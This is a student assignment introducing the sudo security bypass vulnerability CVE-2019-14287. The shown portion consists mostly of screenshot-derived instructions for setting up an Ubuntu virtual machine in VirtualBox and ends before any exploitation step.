Sri Lanka Institute of Information Technology

Topic:

SUDO Security Bypass Vulnerability

CVE-2019-14287

System Network Programming – Assignment 01

(Year 2 Semester 1)

Name: Meeriyagalla P.Y.

Student ID: IT19056012

Introduction

What is SUDO security bypass vulnerability?

SUDO security bypass vulnerability is a security policy bypass problem in Linux before 19.10 that gives a local user the ability to access the root or superuser permission when the "sudoers configuration" explicitly prevents the root access. The CVE number is CVE-2019-14287.

This security issue was identified by Joe Vennix of Apple Information security. In 2019, the SUDO team published a security alert about the bypass vulnerability on October 14. This vulnerability was in previous versions of sudo 1.8.28.

What is SUDO?

Sudo (superuser do) is a program for UNIX- and Linux-based systems. It provides a way to give specific users permission to use specific system commands at the root which is the most powerful level of the system. Sudo logs all commands and arguments. Using sudo, a system administrator can:

- Provide some users (or groups of users) the ability to run some (or all) commands at the root level of system operation
- Control which commands a user can use on each host
- See from a log which users used which commands
- Using timestamp files, control the amount of time a user has to enter commands after they have entered their password and been allowed proper privileges


Before the exploitation

To find this topic I used google browser.

To do the exploitation I downloaded a virtual machine.


How to set up a virtual machine?

1. Click on the New button



```
General
Name:                    ubuntu
Operating System:        Ubuntu (64-bit)
Settings File Location:  C:\Users\Pamudi Yashashmi\VirtualBox VMs\ubuntu

System
Base Memory:   4096 MB
Processors:    3
Boot Order:    Floppy, Optical, Hard Disk
Acceleration:  VT-x/AMD-V, Nested Paging, KVM Paravirtualization

Display
Video Memory:            128 MB
Graphics Controller:     VBoxSVGA
Remote Desktop Server:   Disabled
Recording:               Disabled

Storage
Controller: IDE
 IDE Secondary Master:   [Optical Drive] Empty
Controller: SATA
 SATA Port 0:            ubuntu.vdi (Normal, 10.00 GB)

Audio
Host Driver:   Windows DirectSound
Controller:    ICH AC97

Network
Adapter 1:  Intel PRO/1000 MT Desktop (NAT)

USB
USB Controller:   OHCI
Device Filters:   0 (0 active)

Shared folders
None

Description
None
```

2. Enter the name you want and select the type and the version according to your OS file.



General

Name: ubuntu
Operating System: Ubuntu (64-bit)
Settings File Location: C:\Users\Pamudi Yashashmi\VirtualBox VMs\ubuntu

System

Base Memory: 4096 MB
Processors: 3
Boot Order: Floppy, Optical, Hard Disk

Shared folders

None

Description

None


Create Virtual Machine

Name and operating system

Please choose a descriptive name and destination folder for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name:
Machine Folder: C:\Users\Pamudi Yashashmi\VirtualBox VMs
Type: Microsoft Windows
Version: Windows 7 (64-bit)

3. Select the memory size you want. It is better to select half or quarter of your PC’s memory.



General

Name: ubuntu
Operating System: Ubuntu (64-bit)
Settings File Location: C:\Users\Malintha Maddumage\VirtualBox VMs\ubuntu

System

Base Memory: 2048 MB
Processors: 3
Boot Order: Floppy, Optical, Hard Disk

None

Description

None

Create Virtual Machine


Memory size

Select the amount of memory (RAM) in megabytes to be allocated to the virtual machine.

The recommended memory size is **2048** MB.

2048 MB

4. After that, can decide whether you want virtual hard disk space or not.



General

Name: ubuntu
Operating System: Ubuntu (64-bit)
Settings File Location: C:\Users\Malintha Maddumage\VirtualBox VMs\ubuntu

System

Base Memory: 2048 MB
Processors: 3
Boot Order: Floppy, Optical, Hard Disk

Create Virtual Machine

Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select one from the list or from another location using the folder icon.

If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.

The recommended size of the hard disk is **32.00 GB**.


○ Do not add a virtual hard disk
● Create a virtual hard disk now
○ Use an existing virtual hard disk file

ubuntu.vdi (Normal, 10.00 GB)

Description

None

5. If, create a virtual hard disk have to select a hard disk file type.



General

Name: ubuntu
Operating System: Ubuntu (64-bit)
Settings File Location: C:\Users\Malintha Maddumage\VirtualBox VMs\ubuntu

System

Base Memory: 2048 MB

Create Virtual Hard Disk

Hard disk file type


Please choose the type of file that you would like to use for the new virtual hard disk. If you do not need to use it with other virtualization software you can leave this setting unchanged.

● VDI (VirtualBox Disk Image)
○ VHD (Virtual Hard Disk)
○ VMDK (Virtual Machine Disk)

Description

None

6. After that, click on settings.




Name: ubuntu
Operating System: Ubuntu (64-bit)
Settings File Location: C:\Users\Malintha Maddumage\VirtualBox VMs\ubuntu

Name: ubuntu
Type: Linux
Version: Ubuntu (64-bit)

Description
None

7. Go to the Advanced session in general.




Name: ubuntu
Operating System: Ubuntu (64-bit)
Settings File Location: C:\Users\Malintha Maddumage\VirtualBox VMs\ubuntu

Snapshot Folder: C:\Users\Malintha Ma...irtualBox VMs\ubuntu\Snapshots
Shared Clipboard: Bidirectional
Drag'n'Drop: Bidirectional

Description
None

8. Then, change shared clipboard and drag and drop types to bidirectional. (It allows to copy data between guest and the host OS)
9. Then go to the processor menu in system section.




Name: ubuntu
Operating System: Ubuntu (64-bit)
Settings File Location: C:\Users\Malintha Maddumage\VirtualBox VMs\ubuntu

Processor(s): 3
Execution Cap: 100%

Controls the number of virtual CPUs in the virtual machine. You need hardware virtualization support on your host system to use more than one virtual CPU.


10. Then change CPU counts as you need. (It is ideal to set 3 cpus)



Name: ubuntu
Operating System: Ubuntu (64-bit)
Settings File Location: C:\Users\Malintha Maddumage\VirtualBox VMs\ubuntu

Processor(s): 3
Execution Cap: 100%
Extended Features: □ Enable PAE/NX
□ Enable Nested VT-x/AMD-V

11. Then go to the screen section in display menu.
12. In that menu, change the video memory size to 128 mb. Also change the graphics controller type to VBoxSVGA (It allows to display virtual box on full screen when run the virtual box.)



General

Name: ubuntu

Operating System: Ubuntu (64-bit)

Settings File Location: C:\Users\Malintha Maddumage\VirtualBox VMs\ubuntu

Display

Video Memory: 128 MB (0 MB – 128 MB)

Monitor Count: 1 (1 – 8)

Scale Factor: All Monitors 100% (Min – Max)

Graphics Controller: VBoxSVGA


Acceleration: □ Enable 3D Acceleration

□ Enable 2D Video Acceleration

Description

None

13. Go to the storage.
14. In storage menu select the empty disc icon and after that click the CD icon that located in right side. Click the icon and go to the choose virtual optical disk file. Then select the ISO file that you downloaded. Open it. Then press ok button.



General

Name: ubuntu

Operating System: Ubuntu (64-bit)

Settings File Location: C:\Users\Malintha Maddumage\VirtualBox VMs\ubuntu

Storage

Storage Devices

Controller: IDE

Empty

Controller: SATA

ubuntu.vdi

Attributes

Optical Drive: IDE Secondary Master

□ Live CD/DVD

Information

Type: --


Size: --

Location: --

Attached to: --

Description

None



Name: ubuntu
Operating System: Ubuntu (64-bit)
Settings File Location: C:\Users\Malintha Maddumage\VirtualBox VMs\ubuntu

Storage

Storage Devices

- Controller: IDE
  - Empty
- Controller: SATA
  - ubuntu.vdi

Attributes

Optical Drive: IDE Secondary Mast


□ Live CD/DVD

Information

Type: --
Size: --
Location: --
Attached to: --

Description: None

8:04 PM
5/12/2020



Name: ubuntu
Operating System: Ubuntu (64-bit)
Settings File Location: C:\Users\Malintha Maddumage\VirtualBox VMs\ubuntu


Name	Date modified	Type	Size
kali-linux-2020-1-live-amd64-iso	2/22/2020 9:43 AM	File folder	
NCH VideoPad Video Editor Professional ...	4/28/2020 1:23 PM	File folder	
QB setups files	5/12/2020 1:19 AM	File folder	
Sid.Meiers.Civilization.VI.Proper-RELOAD...	1/29/2020 2:06 AM	File folder	
Super Mario Odyssey [NSP]	2/8/2020 10:49 AM	File folder	
en_windows_7_ultimate_x64_dvd (1) 2019	1/27/2020 9:45 PM	WinRAR archive	3,241
en_windows_7_ultimate_x64_dvd	5/15/2019 3:25 PM	WinRAR archive	3,241
kali-linux-2020.1a-installer-amd64	3/5/2020 10:13 PM	WinRAR archive	2,064
Microsoft Office Professional Plus 2019	3/8/2020 3:33 PM	WinRAR archive	3,466
ubuntu-16.04.6-desktop-amd64	5/10/2020 1:13 AM	WinRAR archive	1,625
ubuntu-18.04.3-desktop-amd64	5/8/2020 4:42 PM	WinRAR archive	2,034

File name: ubuntu-16.04.6-desktop-amd64

All virtual optical disk files (*.dr

8:05 PM
5/12/2020

15. Then click on start.



General

Name: ubuntu
Operating System: Ubuntu (64-bit)
Settings File Location: C:\Users\Malintha Maddumage\VirtualBox VMs\ubuntu

System

Base Memory: 2048 MB
Processors: 3
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, KVM Paravirtualization

Display

Video Memory: 128 MB
Graphics Controller: VBoxSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Controller: IDE
IDE Secondary Master: [Optical Drive] ubuntu-16.04.6-desktop-amd64.iso (1.55 GB)
Controller: SATA
SATA Port 0: ubuntu.vdi (Normal, 10.00 GB)

Audio

Network

Adapter 1: Intel PRO/1000 MT Desktop (NAT)

USB

USB Controller: OHCI
Device Filters: 0 (0 active)

Shared folders

None

